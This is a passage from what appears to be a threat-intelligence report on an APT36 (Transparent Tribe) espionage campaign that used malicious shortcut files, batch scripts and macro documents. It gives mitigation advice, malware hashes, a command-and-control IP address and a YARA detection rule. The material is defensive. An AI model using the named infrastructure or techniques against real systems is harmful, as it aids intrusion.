The observed techniques and behaviors are consistent with long-term espionage objectives, where the primary intent is to establish unauthorized access and maintain persistence for intelligence collection rather than immediate disruption. The simultaneous presentation of decoy content alongside background payload execution highlights the actor's emphasis on user deception and concealment of malicious activity. Overall, this campaign reinforces the continuing threat posed by advanced persistent actors targeting strategically significant sectors and underscores the importance of strengthened monitoring capabilities, user awareness initiatives, and layered defensive controls to effectively detect and mitigate such sophisticated threats.

RECOMMENDATIONS AND MITIGATION

To mitigate the risks associated with the identified campaign attributed to Transparent Tribe (APT36), which leverages malicious shortcut files, batch scripts, and macro-enabled documents within a multi-stage execution framework, the following recommendations and mitigation

measures are advised:

Email and Gateway Security

Deploy advanced email security solutions capable of detecting spear-phishing attempts involving compressed archives, shortcut (.lnk) files, and macro-enabled Office documents.

Enforce policies to block or quarantine archive files containing executable content or shortcut files originating from external or untrusted sources.

Enable attachment sandboxing and dynamic detonation to analyze suspicious files prior to delivery to end users.

User Awareness and Security Training

Conduct regular cybersecurity awareness training programs focusing on phishing identification, deceptive file naming conventions, and social engineering techniques.

Educate users to avoid opening unsolicited attachments or documents, particularly those claiming to be examination materials, official notices, or urgent communications.

Encourage prompt reporting of suspicious emails or unexpected files to the security team.

Endpoint and Operating System Hardening

Configure systems to display full file extensions by default to reduce the effectiveness of double-extension masquerading techniques.

Implement application control policies or attack surface reduction (ASR) rules to restrict execution of shortcut files, scripts, and executables from user-writable directories such as Downloads, Desktop, and Temp folders.

Disable or restrict Office macro execution from files originating from the internet unless explicitly required for business operations.

Enforce least-privilege access controls to limit the ability of users and processes to create files in sensitive directories such as ProgramData or AppData.

Endpoint and Network Monitoring

Deploy Endpoint Detection and Response (EDR) solutions capable of identifying suspicious execution chains involving shortcut files, batch scripts, PowerShell commands, and macro-based payload delivery.

Monitor process creation events associated with cmd.exe, powershell.exe, wscript.exe, and other system utilities, particularly when initiated from user directories or archive extraction paths.

Continuously monitor outbound network communications for unusual connections to unknown or suspicious infrastructure that may indicate command-and-control activity.

Threat Intelligence and Detection Engineering

Integrate campaign-specific Indicators of Compromise (IOCs), behavioral detection logic, and YARA signatures into SIEM, IDS/IPS, and endpoint security platforms.

Conduct proactive threat hunting activities aligned with known APT36 tactics, techniques, and procedures (TTPs) mapped to the MITRE ATT&CK framework.

Correlate endpoint telemetry with threat intelligence feeds to identify early signs of compromise.

Patch and Configuration Management

Maintain up-to-date patching of operating systems and commonly abused components, including Microsoft Office, scripting engines, and system utilities.

Review and harden default system configurations to reduce exposure to living-off-the-land techniques and unauthorized script execution.

Behavior-Based and Preventive Controls

Implement behavior-based detection rules to identify suspicious activity chains involving hidden directories, hard link creation, file staging in ProgramData, and execution from AppData locations.

Generate alerts or block execution when files attempt to remove security markers such as the Mark-of-the-Web attribute without authorization.

Restrict or monitor the creation and execution of files with randomly generated names in user profile directories unless explicitly trusted.

INDICATORS OF COMPROMISE

Kindly refer to the IOCs section, applying relevant security controls.

S. No	Indicator	Remarks
1	34412e765822cf3fb32a5a5c9866fb29a9b98d627b4d9a3275fd3e754cf8e360	Block
2	7b4e1670930ec33a673d9b32454f67f28af73a89958fcaba4b24ac2c799b1af1	Block
3	9d88e2b6dda140befb2dc0e91a13ca8356b079671e24a486be966ce447d87438	Monitor
4	7725f32d6b9906ca653f43e9950fc9f6c914b7f2cd29a29b712c9e94dac55031	Block
5	93.127.130[.]89	Block

YARA Rules

```
rule APT36_Macro_Embedded_Malware_Campaign_IOC
{
meta:
description = "Detection rule APT36 malware based on provided IOCs (hashes and IP)"
author = "Cyfirma"
date = "2026-02-26"

strings:
// SHA-256 hashes of malware components
$hash1 = "34412e765822cf3fb32a5a5c9866fb29a9b98d627b4d9a3275fd3e754cf8e360"
$hash2 = "7b4e1670930ec33a673d9b32454f67f28af73a89958fcaba4b24ac2c799b1af1"
$hash3 = "9d88e2b6dda140befb2dc0e91a13ca8356b079671e24a486be966ce447d87438"
$hash4 = "7725f32d6b9906ca653f43e9950fc9f6c914b7f2cd29a29b712c9e94dac55031"

// Malicious IP address
$ip = "93.127.130.89"

condition:
any of ($hash*) or any of ($ip)
}
```

Copyright CYFIRMA. All rights reserved.